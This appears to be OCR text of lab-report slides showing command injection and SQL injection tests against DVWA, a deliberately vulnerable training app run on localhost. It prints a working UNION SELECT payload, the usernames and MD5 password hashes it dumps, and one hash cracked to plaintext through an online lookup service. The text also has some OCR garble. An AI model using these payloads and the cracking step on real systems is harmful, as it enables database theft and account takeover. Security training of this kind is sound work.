
Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.

Tested Vulnerability 3: Command Injection

Command Injection is a vulnerability where an attacker can execute arbitrary system commands on the server through a vulnerable application input.

How it works in DVWA:

- DVWA has a vulnerable input form (e.g., ping a host).
- Attacker inputs malicious commands instead of normal input.
- The server executes these commands because it doesn't properly validate or sanitize input.



Tested Vulnerability 4: SQL Injection

SQL Injection (SQLi) is a web vulnerability where an attacker can manipulate a database query by injecting malicious SQL code into user input fields.

How it works in DVWA:

- DVWA has a vulnerable input form (e.g., user login or search).
- Attacker enters specially crafted input like ' OR '1'='1 instead of normal data.
- The application executes the SQL query without proper input validation or sanitization.
- The attacker can bypass authentication, retrieve, modify, or delete database data.

Vulnerability: SQL Injection

CrackStation - Online Password Cracker

Altoro Mutual

GitHub - backdoorhub/sh

127.0.0.1/DVWA/vulnerabilities/sql/

110%

OffSecKali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DB

DVWA

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

Vulnerability: SQL Injection

User ID: sword FROM users# Submit

ID: 1' UNION SELECT user , password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user , password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user , password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853670922e03

ID: 1' UNION SELECT user , password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user , password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user , password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://lowasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Vulnerability: SQL Injection

CrackStation - Online Password Cracker

Altoro Mutual

GitHub - backdoorhub/sh

https://crackstation.net

OffSecKali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DB

CrackStation

Defuse Security

Defuse Security

Defuse.ca · Twitter

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99

I'm not a robot

reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

CrackStation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

THANK
YOU!!